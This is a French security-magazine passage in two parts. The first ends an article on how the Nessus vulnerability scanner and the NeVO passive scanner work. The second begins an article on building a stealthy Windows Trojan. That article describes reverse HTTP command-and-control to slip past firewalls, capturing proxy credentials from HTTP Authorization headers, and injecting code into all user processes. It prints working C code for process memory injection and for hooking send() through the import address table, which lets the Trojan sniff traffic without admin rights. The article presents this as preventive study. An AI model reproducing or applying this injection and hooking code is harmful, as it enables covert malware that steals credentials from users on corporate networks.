Une fois que le scanner sait que la machine est allumée, il va procéder à un scan de ports. Nessus peut utiliser plusieurs méthodes – `tcp connect` traditionnel, `SYN scan` ou bien il peut aussi utiliser `nmap` **[5]** si ce dernier est installé. Par défaut, Nessus ne teste que les ports « connus », c'est-à-dire ayant fait l'objet d'une déclaration a l'IANA **[6]**. Cette méthode, empruntée au scanner `strobe` permet d'obtenir un bon rapport couverture / temps nécessaire. Il est bien entendu possible de spécifier une plage de ports particulière, et en fonction du scénario les utilisateurs les plus paranoïaques (et les moins pressés) devraient bien entendu spécifier `1-65535`. Notons que scanner tout un réseau pour les ports 1 à 65535 génère un trafic loin d'être négligeable qui est susceptible de saturer un *switch* ou routeur qui se trouverait entre les machines testées et la machine générant le scan. C'est donc un paramètre à modifier avec précaution.

Lorsque la liste des ports ouverts sur la machine distante est connue, alors Nessus tente de déterminer quel service est associé à quel port. En effet, un port 80 ouvert n'implique pas forcément que le service distant est un serveur Web – un petit malin peut très bien y avoir collé un serveur OpenSSH. La contrainte pour cette détection est de minimiser l'interaction avec le service distant ; il n'est en effet pas rare de rencontrer un service « fait maison » ou bien tournant sur un très vieux Unix qui se comporte anormalement en recevant des données non attendues. Pour reconnaître un service, Nessus se connecte sur le port et tente de recevoir une bannière. S'il en reçoit une, il va pouvoir identifier le service par rapport à celle-ci en regardant certains mots clés (par exemple, une ligne commençant par « `220` » et contenant le mot « `ftp` » est très vraisemblablement un serveur FTP). Si aucune bannière n'est reçue, alors Nessus va envoyer une commande (une requête HTTP) dans le but de générer un message d'erreur du côté du serveur distant, et donc de reconnaître ce dernier en fonction de celle-ci.

Les services non reconnus sont dûment notés dans la base de connaissance de Nessus, et certains plugins plus spécialisés essayent par la suite de reconnaître ceux-ci. Si à la fin du scan un service n'a pas été identifié, Nessus émet un rapport soulignant ce fait (les ports inconnus sont rarement porteurs de bonnes nouvelles) et suggère à l'utilisateur d'envoyer la signature du protocole aux développeurs, afin que nous étendions davantage la base de protocoles. Par cette méthode et grâce à la communauté des utilisateurs, plus de 150 protocoles sont reconnus, tout en ayant un impact minimal sur les services testés.

Suite à la reconnaissance des services, Nessus essaye d'obtenir un maximum d'information pour chacun d'eux – les bannières et leurs numéros de version, les fichiers exportés (NFS et SMB), si le serveur FTP accepte les connections anonymes, etc. Aucune connexion n'est faite « pour rien », c'est-à-dire qu'à chaque fois qu'une information est obtenue, elle est stockée dans la base de connaissances, ce qui permet d'éviter de se connecter plusieurs fois au même service pour obtenir les mêmes informations et ainsi de sauver de la bande passante et de limiter la charge infligée aux machines testées. Lors de cette étape, Nessus essaye aussi de dresser la liste de partitions accessibles à distance, fait un miroir du serveur Web afin de repérer les répertoires contenant des CGI, et fait une liste des fichiers accessibles, ce qui permet de repérer des serveurs de MP3 ou DivX sur le réseau. Si la machine testée est un Windows, Nessus se connecte à sa base de registres et ses partitions exportées, et en profite pour extraire le numéro de version de certains programmes installés, tels que la suite Microsoft Office.

Enfin, commence le véritable audit de vulnérabilités. Il existe trois méthodes pour reconnaître une faille de manière automatisée :

➔ **Regarder la version affichée par le serveur distant.**

C'est de loin la méthode la plus simple. Elle a l'avantage d'être très peu intrusive (un plugin ne va pas désactiver un serveur vulnérable), et ne devrait en théorie pas générer trop de faux positifs. Le problème c'est qu'un service qui a été manuellement *patché* sera considéré comme vulnérable. De plus, beaucoup de distributions (RedHat, Debian ...) ont tendance à *backporter* les correctifs de sécurité, sans modifier le numéro de version du serveur. Par exemple, si demain une faille contre Apache sortait et que cette dernière était corrigée dans Apache 2.0.50, alors RedHat ne mettrait pas à disposition des RPMs d'Apache 2.0.50, mais seulement des nouveaux RPMs pour Apache 2.0.40, version fournie avec leur distribution. Cette méthode est donc limitée et peut s'avérer inefficace.

➔ **Reproduire le bogue.**

Cette méthode consiste à reproduire les conditions des problèmes trouvés. Par exemple, si un CGI est vulnérable à une injection SQL, Nessus va envoyer une apostrophe (`'`) au serveur distant afin de générer une erreur de syntaxe SQL et d'obtenir un message d'erreur de la part de la base de donnée distante. De même, si le serveur distant est vulnérable à un dépassement de *buffer*, alors il suffit d'envoyer un argument trop long, de regarder, la connexions est coupée (ce qui indique que le serveur a planté et est donc vulnérable) ou pas. Cette méthode peut parfois s'avérer trop intrusive, c'est pourquoi elle est souvent combinée à la précédente et activée seulement si l'utilisateur a désactivé l'option *safe checks*.

➔ **Analyser les différences de comportements.**

Cette méthode consiste tout simplement à regarder ce qui a changé entre la version d'un programme qui a été patché et celle qui est vulnérable. Par exemple, si un serveur FTP est vulnérable à un dépassement de buffer lorsqu'il reçoit un argument de plus de 128 caractères à la commande `USER`, alors il suffit de regarder comment réagit un serveur patché si on envoie une chaîne qui fait pile 129 caractères : le serveur non patché ne plante pas (une autre variable est écrasée sur la pile), et le serveur patché émet un message d'erreur. Cette méthode est très efficace, mais hélas pas toujours applicable.

Une fois toutes ces étapes complétées, le scan est terminé. Il ne reste plus qu'à lire le rapport, et patcher les systèmes en conséquence. Il est à noter que Nessus est un scanner de vulnérabilités, pas une solution de gestion de vulnérabilités, ce qui implique qu'il ne stocke pas les résultats dans une base de données, n'affiche pas la tendance des failles et ne permet pas de commenter les rapports. Des solutions commerciales ou gratuites, se greffant au-dessus de ce dernier, sont disponibles [7][8].

LANCER UN SCAN AVEC NESSUS

Cette section ne veut pas être exhaustive. Pour plus d'informations, il est recommandé de se référer à [9].

INSTALLATION

Nessus fonctionne sur tout système de type Unix. Pour l'installer, les dépendances suivantes sont requises :

```
Gcc
M4
Bison
GTK+ 1.2
```

Celles-ci sont en général déjà installées sur tout système Unix un peu moderne. Lorsque les dépendances sont installées, il suffit de télécharger l'installeur de Nessus à **ftp://ftp.nessus.org/pub/nessus/nessus-2.0.9/nessus-installer/nessus-install.sh**

Cette commande décompresse l'archive des sources, les compile et installe le tout automatiquement. Il convient ensuite de créer un certificat SSL pour le démon Nessus, en tapant :

```
/usr/local/sbin/nessus-mkcert -q
```

Enfin, il faut rajouter un utilisateur par la commande `nessus-adduser` :

```
[root@myth Home]$ /opt/nessus/sbin/nessus-adduser
Using /var/tmp as a temporary file holder


Add a new nessusd user
----------------------

Login : test
Authentication (pass/cert) [pass] : pass
Login password : foo

User rules
----------

nessusd has a rules system which allows you to restrict the hosts
that test has the right to test. For instance, you may want
him to be able to scan his own host only.


Please see the nessus-adduser(8) man page for the rules syntax


Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
allow 192.168.0.0/16
default deny
^D


Login           : test
Password        : foo
DN              :
Rules           :
allow 192.168.0.0/16
default deny


Is that ok ? (y/n) [y] y
user added.
```

Une fois l'utilisateur ajouté, il suffit de lancer le *daemon* `nessusd (/usr/local/sbin/nessusd -D)` puis le client `(/usr/ local/bin/nessus)`.


PARAMÈTRES D'UN SCAN

Le client Nessus tente d'être simple tout en offrant une vaste gamme d'options à l'utilisateur, ce qui est souvent troublant. Si vous n'avez jamais lancé Nessus auparavant, alors les paramètres par défaut sont faits pour minimiser les mauvaises surprises.

Les options du client sont divisées en plusieurs catégories :

- → la sélection des plugins (*Plugins*) ;
- → les options spécifiques à chaque plugin (*Prefs*) ;
- → les options relatives au scan en lui-même (*Scan Prefs*).

La sélection de plugins se fait au travers de cases à cocher. Il est possible de désactiver des familles tout entières (ex : CISCO, si vous testez une machine Linux), bien que cela ne soit pas tout à fait recommandé : en effet, il se peut qu'une faille affectant un système d'exploitation donné (ou un service donné) en affecte aussi un autre. Par exemple, le dépassement de tampon de `qpopper 2.x` s'est avéré être de retour dans `qpopper 4.x`, et Nessus a correctement remarqué ce problème à l'époque. Il est donc préférable d'activer autant de plugins que faire ce peut, mis à part les plugins de type « *denial of service* » dont le but est de désactiver le service et/ou la machine distante, et de laisser Nessus faire son travail.




2 Options de scan

La catégorie « Scan Prefs » influence le déroulement du scan : combien de machines doivent être testées en même temps, et combien de tests peuvent être lancés en parallèle contre chacune. En général, il est recommandé de tester un grand nombre de machines en même temps, et peu de plugins contre chaque machine, afin de minimiser la charge de la machine distante (qui n'apprécie que très rarement de recevoir plusieurs centaines de connexions en parallèle) tout en gardant une bonne vitesse d'audit.

Ces paramètres dépendent aussi de la bande passante disponible sur le réseau, ainsi finalement que de la puissance de la machine faisant fonctionner le serveur `nessusd`.

Enfin, l'option *safe checks* permet de s'assurer que même en cas de mauvaise sélection des plugins, aucun test dangereux ne sera activé. Certains plugins sont de type « MIXED », ce qui signifie que si l'option *safe checks* est installée, alors ils ne font que de simples tests de bannière contre un véritable test susceptible de faire tomber des services vulnérables si cette dernière option est activée.

Il ne reste plus qu'à sélectionner un réseau à scanner. La notation acceptée par Nessus est simplissime : `192.168.0.0/24`, `192.168.0.0/255.255.255.0`, `192.168.0.1-254` ne sont que quelques exemples. Une fois le ou les réseaux sélectionnés, il ne reste plus qu'à lancer le scan et récupérer un rapport, exportable dans plusieurs formats (NBE, NSR, HTML, XML, LaTeX, etc...).



3

AUDIT PASSIF

Comme évoqué précédemment, de mauvaises surprises peuvent toujours survenir lors d'un scan de vulnérabilités. Dans certains environnements, de telles mauvaises surprises ne sont pas une option et les scans sont régulés et n'ont lieu qu'une fois tous les six mois. Or, en six mois, de nombreuses failles peuvent apparaître, le réseau peut changer d'architecture, et il devient rapidement impossible de garder une bonne visibilité du niveau de sécurité du réseau.

C'est pour cela que nous avons écrit NeVO **[10]**.

NeVO est le premier scanner de vulnérabilités entièrement passif du marché. Il s'agit réellement d'une nouvelle technologie, destinée à compléter les scanners « actifs » actuels.

Un scanner passif est un scanner qui se déploie de la même manière qu'un IDS, et qui "sniffe" le réseau pour y trouver des failles. Il attend que les utilisateurs du réseau se servent des services présents sur ce dernier (*browsing* des serveurs de l'Intranet, envoi de mail, etc.) puis reconstruit les sessions TCP afin d'en extraire les bannières des serveurs.

Passivement, il est possible d'obtenir la liste des ports ouverts sur une machine, sa distance relative (nombre de *hops*), les services qui y sont utilisés et les failles desdits services, le tout en temps réel. Il est aussi possible d'obtenir des informations qu'il serait impossible d'obtenir avec un scanner actif, comme par exemple le numéro de version du client mail qui est utilisé sur chaque poste, le type de *browser* Web, etc.

NeVO permet de désactiver certaines connexions en envoyant des paquets RST lorsqu'un plugin identifie une faille. Par exemple, le plugin suivant interdit l'usage d'IIS 4.x sur le réseau, quel que soit le port sur lequel il est utilisé :

```
Id=1234
Rst-packet-full
Name=IIS running
Pmatch= >GET
Match=>HTTP/1.
Match=Server :
Match=Microsoft/IIS 4
Match=^Server : Microsoft/IIS 4\.0
```

Cette technique a certains inconvénients et ne saurait être suffisante pour gérer la sécurité d'un réseau – les machines inactives du réseau ne seront pas identifiées, et certaines failles graves (comme par exemple les failles MSRPC) ne peuvent pas être détectées. NeVO n'est donc qu'un complément à ajouter à sa panoplie d'outils de sécurité.

Un article plus précis sur le scan passif est disponible **[11]**.

CONCLUSION

Un scanner de vulnérabilités est un outil indispensable pour gérer un réseau de grande envergure, mais aussi tester la solidité de machines qui seront directement exposées à Internet. C'est donc un outil puissant, mais aussi potentiellement dangereux – ne vous amusez pas à scanner la machine de vos voisins sans obtenir leur accord au préalable, ou alors vous allez au-devant de grands dangers d'un point de vue légal : même si Nessus ne commet pas d'intrusion en soi, son comportement vis-à-vis d'une machine scannée est loin d'être discret et est facilement assimilable à une attaque.

Finalement, bien qu'un scanner de vulnérabilités représente une gestion pro-active de la sécurité du réseau, il ne fait que compléter les équipements traditionnels comme les firewalls et les IDS. Donc en cas de déploiement de réseau, il convient avant tout de mettre en place une architecture cloisonnée et intelligente avant de faire confiance aux outils pour assurer la gestion de celui-ci.

Renaud Deraison

deraison@nessus.org

RÉFÉRENCES

[1] http://www.nessus.org/doc/nasl2_reference.pdf
[2] http://nessuswx.nessus.org
[3] http://www.nessus.org/related/
[4] http://www.nessus.org/doc/nessus_windows_scanning.pdf
[5] http://www.nmap.org
[6] http://www.iana.org/numbers.htm
[7] http://www.tenablesecurity.com/console.html
[8] http://www.inprotect.com/
[9] http://www.securityfocus.com/infocus/1741
[10] http://www.tenablesecurity.com/nevo.html
[11] http://www.tenablesecurity.com/papers.html

Cheval de Troie furtif sous Windows : du bon usage de l'API Hooking

Dans l'article précédent nous montrions comment un cheval de Troie faisait fi des protections de type firewall personnel via l'injection de code dans un processus autorisé. Toujours dans le cadre d'une étude préventive, nous nous concentrons cette fois sur le contournement des protections en entrée et/ou en sortie du réseau auquel appartient la machine cible tels les firewalls et autres proxy avec ou sans authentification. Ainsi, nous verrons que les techniques d'API Hooking s'avèrent fort utiles pour parvenir au but recherché.

Avant d'entrer dans le vif du sujet, une première partie résume les évolutions apportées aux mécanismes d'injection de code du cheval de Troie. Suit la description des contraintes engendrées par les équipements de sécurité réseau (firewall et proxy) et une explication des techniques d'API Hooking appliquées pour les contourner.

FLASHBACK SUR L'INJECTION


Le premier article [1] expliquait les mécanismes simples d'injection de code. Une des applications intéressantes de cette technique au sein du cheval de Troie vise à s'assurer de sa réplication dans l'ensemble des processus utilisateur. Par conséquent, la détection d'une application communicante est d'autant plus facilitée. A titre d'exemple une preuve de concept a été développée [2]. Celle-ci commence par lister les processus en cours puis leur injecte son code avant de se terminer. A ce moment, l'ensemble des processus utilisateur (les autres réclamant des droits supérieurs que nous n'avons pas) possède une instance de notre code. Il va alors surveiller périodiquement l'arrivée d'un nouveau processus afin de l'injecter lui aussi. Une instance de notre cheval de Troie existe au sein du système aussi longtemps qu'un processus utilisateur tourne. Afin d'illustrer et de rendre plus visuel cet exemple, un `cmd.exe` est lancé à chaque nouvelle injection. A ce stade, le cheval de Troie ne laisse pas de traces. A noter tout de même que ce programme se sert d'objets nommés de type Mutex afin que le processus cible ne soit injecté qu'une fois et par une seule instance en même temps. Un logiciel comme `WinObj` [3] donne la possibilité de lister l'ensemble de ces objets comme le montre la **figure 1**.

L'existence de ces Mutex serait une piste pour tenter de détecter la présence de notre cheval de Troie. Néanmoins, un nommage discret et intelligent des objets en question rend difficile une tâche d'analyse. En outre, les techniques d'API Hooking combleront sans doute cette lacune. Pour terminer, nous invitons le lecteur intéressé à lire le code source largement commenté afin de comprendre le fonctionnement d'une technique d'injection plus avancée.

FIREWALL : UN FAUX PROBLÈME

Un cheval de Troie classique se trouve souvent confronté à un obstacle majeur : le *firewall* réseau. En effet, la "base" (l'ordinateur de l'attaquant) n'a pas la possibilité de contacter sa cible pour lui transmettre des ordres ou soutirer des informations. En effet, comme tout le monde le sait (ou devrait le savoir), le firewall à l'entrée du réseau bloque toute tentative de connexion directe depuis l'extérieur vers la station de travail infectée grâce au filtrage IP et à la translation d'adresses. Ainsi, certaines personnes mal informées pensent être à l'abri en ayant mis en place un firewall. Faux !

Ce petit souci a une solution depuis bien longtemps. Le cheval de Troie s'appuie sur un modèle de communication client-serveur inversé. Dans ce cas, c'est le cheval de Troie qui contacte la base à intervalle régulier pour lui demander s'il y a des commandes à exécuter, et éventuellement lui renvoyer les informations dérobées. Pour plus de discrétion, une communication fondée sur le protocole HTTP standard s'avère le plus adéquat. Ce protocole est quasiment toujours autorisé par le firewall en sortie



1 Mutex listés via WinObj

sur Internet, et le contenu n'éveille pas ou peu les soupçons d'un administrateur proche de ses fichiers log. Des protocoles comme SMTP et DNS sont aussi intéressants mais beaucoup moins pratiques pour le transfert d'informations (délai, autorisation restreinte au niveau du firewall, fiabilité, furtivité...). Un prochain article couvrira le mode communication choisi (en HTTP voire en HTTPS) avec la base. La récupération de commande et l'envoi de données se font selon l'imagination et les contraintes de l'attaquant (via des balises HTML, des scripts CGI, du PHP ...).

Nous comprenons un peu mieux un des intérêts de trouver une application communicante (et de préférence en HTTP/HTTPS). D'une part, pour outrepasser les firewalls personnels mais aussi afin de déterminer quels accès réseau sont possibles depuis la machine infectée. Le cheval de Troie a besoin d'un accès à Internet pour contacter sa base afin d'éliminer le problème du firewall réseau. Une fois la prise en compte de cette contrainte, une autre survient : le *proxy* (souvent présent sur les réseaux des entreprises pour faciliter l'accès et le contrôle à Internet des employés).

PROXY : UNE VRAIE SOLUTION ?

Tout serait trop simple s'il suffisait au cheval de Troie d'utiliser le HTTP et le port 80 pour être piloté (ce qui reste possible dans le cas d'un réseau dit simplement sécurisé mais nous prenons des situations plus réalistes et des contraintes fortes). Aujourd'hui, beaucoup de réseaux d'entreprise sont équipés de proxy HTTP (nécessitant ou non une authentification préalable de l'utilisateur) Il fonctionne de différentes manières.

Soit son adresse IP et le port sont directement renseignés dans la configuration du navigateur, soit via un script de configuration automatique (paramétré au niveau du navigateur) ou en mode transparent (les flux HTTP/HTTPS et autres sont routés ou transmis par un firewall au proxy) Le cheval de Troie doit donc détecter le mode de fonctionnement du proxy, son adresse IP ainsi que le port si nous ne sommes pas dans le cas d'un proxy transparent (mode le plus simple à gérer puisque l'accès à Internet est identique à un accès direct du point de vue du navigateur).

Un moyen de repérer l'utilisation d'un proxy consiste à observer la requête HTTP comme le montre l'exemple suivant :

→ **avec proxy**

```
ET http://www.lesite.com/unepage.html HTTP/1.0
Host: www.lesite.com
```

→ **sans proxy**

```
GET /unepage.html HTTP/1.1
Host: www.lesite.com
```

Si la requête contient `http://`, il y a des chances qu'un proxy soit présent. Il reste à récupérer l'adresse IP et le port destination. A un proxy se couple souvent une authentification de l'utilisateur. Les navigateurs se connectant au proxy reçoivent une demande d'autorisation qu'ils transmettent à l'internaute via un *pop-up* leur demandant un login et un mot de passe. Le navigateur renvoie alors ces informations encodées en base64 au proxy via le champ `Authorization` de l'en-tête HTTP. La RFC 1945 chapitre 11 [4] décrit très bien ce mécanisme. Pour acquérir cette autorisation, il suffit simplement de reprendre ce champ et de l'ajouter à l'en-tête de l'ensemble des requêtes HTTP émises par le cheval de Troie.

Une solution simple à ce problème consiste généralement à rechercher le mot de passe là où le navigateur Web le stocke, c'est-à-dire généralement dans la base de registres ou encore manipuler le navigateur via des mécanismes de communication tels que DDE, Pipes ou ActiveX. Mais ceci remet en question l'aspect générique de l'attaque, et requiert une connaissance préalable des logiciels installés sur la machine (une attaque est alors différente si l'utilisateur utilise Internet Explorer, Netscape, Opera, Firebird ou autre). Sans oublier que l'utilisateur n'a pas forcément choisi de mémoriser le mot de passe Proxy.

Une autre solution consiste à capturer les touches du clavier et ainsi détecter le mot de passe lorsqu'il est tapé. Mais là aussi, la solution est beaucoup trop spécifique aux logiciels employés, et de plus elle échouerait dans des cas où l'utilisateur aurait déjà mémorisé le mot de passe. Afin de rester générique et indépendant d'un quelconque navigateur, la meilleure solution pour obtenir l'ensemble de ces informations (mode du proxy, adresse IP, port et données d'authentification) reste le *sniffing* des paquets IP.

SNIFFING

Nous devons maintenant intercepter les paquets réseau envoyés et reçus par les différentes applications de la machine afin d'identifier celles communiquant en HTTP, détecter la présence d'un proxy et extraire d'éventuelles données d'authentification. Il existe plusieurs méthodes pour intercepter l'activité TCP/IP de la machine.

Voici les plus classiques :

→ **Filtre NDIS (mode Kernel) :** avant d'être envoyés sur le réseau, les paquets transitent par la couche NDIS. Ici, un *driver* filtrant capture les données brutes telles qu'elles sont reçues par la carte Ethernet ;

➔ **Filtre TDI (mode Kernel) :** avant d'être encapsulés puis envoyés à la couche NDIS, un driver filtrant la couche TDI voit les paquets reçus et envoyés par les applications du système ;

➔ **Filtre WinSock (mode User) :** WinSock est la DLL qui prend en charge les appels réseau tels que `connect`, `recv`, `send` et `close`. Depuis sa version 2, WinSock permet l'implémentation de *plugins* par une interface appelée SPI (*Service Provider Interface*). Il est donc possible de créer une DLL et de l'enregistrer auprès de WinSock pour que chaque appel réseau transite d'abord par celle-ci avant d'être traité par WinSock lui-même ;

➔ **Créer et écouter une *socket* en mode RAW.** A l'aide d'un simple `recv` sur cette socket, nous capturons alors toute l'activité TCP/IP haut-niveau sur la machine.

Pour une information complète sur l'architecture TCP/IP de Windows 2000, il est conseillé de se référer au *white paper* de Microsoft [5]. Toutes ces solutions sont techniquement valables, mais elles requièrent des privilèges d'administrateur local pour s'installer. Or, nous nous sommes imposés la contrainte de fonctionner dans tous les cas, y compris ceux d'un utilisateur avec des droits restreints. Ces quatre possibilités ne conviennent donc pas. Néanmoins, il existe une alternative, beaucoup moins classique, mais qui est générique et fonctionne également en mode utilisateur restreint : un sniffer réseau basé sur de l'*API Hooking*.

API HOOKING

Assez bien connue dans le milieu de la programmation système Win32, la méthode de l'API hooking sert généralement à visualiser le fonctionnement d'un programme sur la machine ou à en modifier le comportement, en interceptant les appels aux API effectués par celui-ci. De nombreuses techniques d'API Hooking existent comme les expliquent très bien les articles [6] et [7]. Cependant, l'une d'elle s'avère être la plus adaptée et la plus efficace au regard de nos contraintes (droits utilisateur de base en l'occurrence) : la modification de l'IAT (*Import Address Table*) du processus cible. Par conséquent, le reste de cet article se consacre à l'explication de cette technique particulière d'API Hooking au travers d'un exemple fondé sur le hooking de l'API `send()` [8].

INJECTION

Tout d'abord, l'API Hooking nécessite d'injecter le processus ciblé. Comme expliqué dans l'article précédent [1], le cheval de Troie injecte directement du code et non pas une DLL pour augmenter sa furtivité. Le lecteur se reportera à l'article sus-cité afin de revoir les mécanismes d'injection de code.

A noter que la fonction principale ainsi que la fonction de substitution de `send()` sont injectées dans le processus cible (voir le code source de l'exemple [8]).

```
// Allocation mémoire pour la fonction principale injectée
pInjCode = (PDWORD)VirtualAllocEx(hProcess, 0, INJECT_SIZE,
                                  MEM_COMMIT, PAGE_EXECUTE_READWRITE);

if(pInjCode == NULL)
    return 0;

// Ecriture de la fonction principale dans la mémoire du processus cible
WriteProcessMemory(hProcess, pInjCode, &InjectedMain, INJECT_SIZE,
                                  &lpNumberOfBytesWritten);


// Allocation mémoire pour la fonction send() injectée
pInjSend = (PDWORD)VirtualAllocEx(hProcess, 0, INJECT_SIZE,
                                  MEM_COMMIT, PAGE_EXECUTE_READWRITE);


if(pInjSend == NULL)
    return 0;

// Ecriture de la fonction dans la mémoire du processus cible
WriteProcessMemory(hProcess, pInjSend, &SendHook, INJECT_SIZE,
                                  &lpNumberOfBytesWritten);
```

Les données nécessaires au bon fonctionnement de notre exemple sont injectées au même titre que les fonctions. Le code spécifique à l'API Hooking se trouve donc injecté directement dans le processus cible.

MODIFICATION DE L'IAT

Avant toute chose, revenons succinctement sur le format PE (*Portable Executable*), élément indispensable à la compréhension du rôle de l'IAT dans un processus et à l'API Hooking. La **figure 2** illustre le format PE. Nous n'entrons pas dans le détail de celui-ci et ne discutons donc que de la partie qui nous intéresse ici, à savoir la section `.idata` (la table d'import)




2 Format PE

Pour tout savoir sur ce sujet, l'excellent article de Matt Pietrek [9a][9b] se trouve être la lecture la plus adéquate.

La section `.idata` commence avec l'*Import Directory Table*. Il s'agit d'un tableau de structures `IMAGE_IMPORT_DESCRIPTOR` comportant des informations relatives à la DLL importée. Parmi celles-ci se trouvent entre autres le nom de la DLL importée et deux tableaux de pointeurs de structure `IMAGE_IMPORT_BY_NAME` appelés *Import Name Table* et *Import Address Table* (celle qui nous intéresse) L'ensemble de ces structures pointées se nomme l'*Import Hints/Names & DLL Names*. La **figure 3** résume schématiquement les relations entre ces différents éléments.

Lorsque le *PE Loader* charge l'exécutable en mémoire, il va mettre à jour l'IAT avec les adresses actuelles des fonctions utilisées des DLLs.

Tout ce qu'il nous reste à faire une fois notre code injecté dans le processus cible est de modifier la table d'import à notre



3 Import Directory Table

convenance, en y mettant l'adresse de nos fonctions de remplacement. Détaillons maintenant le code source de l'exemple [8] se rapportant à la modification de l'IAT.

➔ **1.** Récupération d'un `HANDLE` du processus injecté

```
hProcess = fnGetCurrentProcess();
```

➔ **2.** Enumération des DLLs chargées au niveau du processus

```
fnEnumProcessModules(hProcess, hModules, sizeof(hModules), &dwcbNeeded)
```

➔ **3.** Récupération de l'`IMAGE_IMPORT_DESCRIPTOR` associée à la DLL en cours

```
pImportDesc = (PIMAGE_IMPORT_DESCRIPTOR) fnImageDirectoryEntryToData
(hModules[dwCpt],TRUE, IMAGE_DIRECTORY_ENTRY_IMPORT, &ulSize);
```

➔ **4.** Recherche de la DLL (exportant la fonction à *hooker*) à partir de son nom

```
while (pImportDesc->Name)
{
  pszModName = (PSTR) ((PBYTE) hModules[dwCpt] + pImportDesc->Name);

  // Comparaison entre le nom de la DLL analysée et le nom recherché
  buff1 = (TCHAR *)pszModName;
  buff2 = (TCHAR *)lpLibrary;

  while (*buff1 && *buff2 && *buff1 == *buff2)
  {
    buff1++;
    buff2++;
  }

  // S'il s'agit de bonne de la DLL alors la recherche est stoppée
  if(((*buff2) - (*buff1)) == 0)
    break;

  pImportDesc++;
}
```

➔ **5.** Récupération du pointeur sur l'IAT via le paramètre `FirstThunk` de la structure `IMAGE_IMPORT_DESCRIPTOR` qui pointe dessus

```
pThunk = (PIMAGE_THUNK_DATA) ((PBYTE) hModules[dwCpt] + pImportDesc-
>FirstThunk);
```

➔ **6.** Parcours de l'IAT à la recherche de la fonction à hooker à partir de son adresse. La structure `IMAGE_THUNK_DATA`, qui décrit un élément de l'IAT, donne accès entre autres à l'adresse de la fonction en question avec le paramètre `u1.Function`

```
while (pThunk->u1.Function)
{
  // Récupération de l'adresse de la fonction
  ppfn = (PROC *) &pThunk->u1.Function;

// Si l'adresse est bien celle que nous cherchons alors nous la remplaçons
  if (*ppfn == pfnCurrent)
  {
   VirtualQuery(ppfn, &mbi, sizeof(MEMORY_BASIC_INFORMATION));

  // Modification de la protection des pages mémoires
  if (VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE,
&mbi.Protect) == FALSE)
    return 0;

  // Modification de l'adresse de la fonction originale par la notre
  pData->fnSendOriginal = (injSend)*ppfn;
  *ppfn = lpHookedApi;

  // Restauration de la protection sur les pages mémoires
  VirtualProtect(mbi.BaseAddress,mbi.RegionSize, mbi.Protect,
&dwOldProtect);

  break;
 }

 pThunk++;
}
```

